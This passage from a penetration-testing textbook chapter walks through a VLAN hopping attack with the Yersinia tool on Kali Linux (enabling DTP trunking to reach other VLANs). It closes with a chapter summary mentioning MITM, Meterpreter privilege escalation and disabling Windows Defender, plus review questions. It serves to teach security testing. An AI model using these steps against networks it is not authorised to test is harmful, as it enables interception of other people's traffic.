There are many times when IT professionals do not configure networking devices properly. A penetration tester can exploit this vulnerability and attempt to perform a VLAN hopping attack. Once successful, the attacker machine will be able to access all available VLANs and perform MITM attacks. The following diagram shows an attacker who has successfully enabled an unauthorized trunk:




**Yersinia** on Kali Linux allows an attacker to perform various types of layer 2 attacks on a network to take advantage of security misconfigurations and weaknesses. To open yersinia, execute the following command:

```
yersinia -G
```

The graphical user interface will appear on your desktop. To launch a VLAN hopping attack, execute the following steps:

1. Click the **Launch attack** button.
2. A new window will appear. Click the **DTP** tab and select the **enabling trunking** radio button, as shown in the following screenshot:



3. When you're ready, click **OK** to begin performing a **VLAN hopping** attack on the network.

Having completed this section, you are now able to perform VLAN hopping attacks using Kali Linux.

## Summary

During the course of this chapter, you have learned about internal network scanning, MITM attacks, packet analysis, privilege escalation, lateral movement using Meterpreter, disabling Windows Defender using PowerShell, and VLAN hopping.

You now have the skills required to perform internal network scanning using tools such as AutoScan-Network, Zenmap, and Netdiscover. Additionally, you are now able to capture packets and perform packet analysis using Wireshark to view victims' traffic as it flows through the target network. Furthermore, you know how to successfully execute post-connection attacks such as lateral movement (pivoting), as well as how to disable Windows Defender virus protection on a victim's system using PowerShell.

I hope this chapter will prove to be helpful and informative in your studies and career. In *Chapter 12, Network Penetration Testing - Detection and Security*, you will learn about detecting ARP poisoning attacks and suspicious activities and look at some remediation techniques.

## Questions

The following are some questions based on the topics we have covered in this chapter:

1. What tool can be used to access multiple VLANs on a misconfigured switch?
2. What command within Meterpreter can be used to escalate privileges?
3. What is the purpose of ARP?
4. Since Telnet is an insecure protocol, what other remote access protocol should be used to prevent an attacker from seeing data during transmission?
5. On a Windows operating system, how can you determine your current user privileges and the name of the user account?

## Further reading

- **Lateral movement techniques:** <https://attack.mitre.org/tactics/TA0008/>
- **Wireshark documents:** <https://www.wireshark.org/docs/>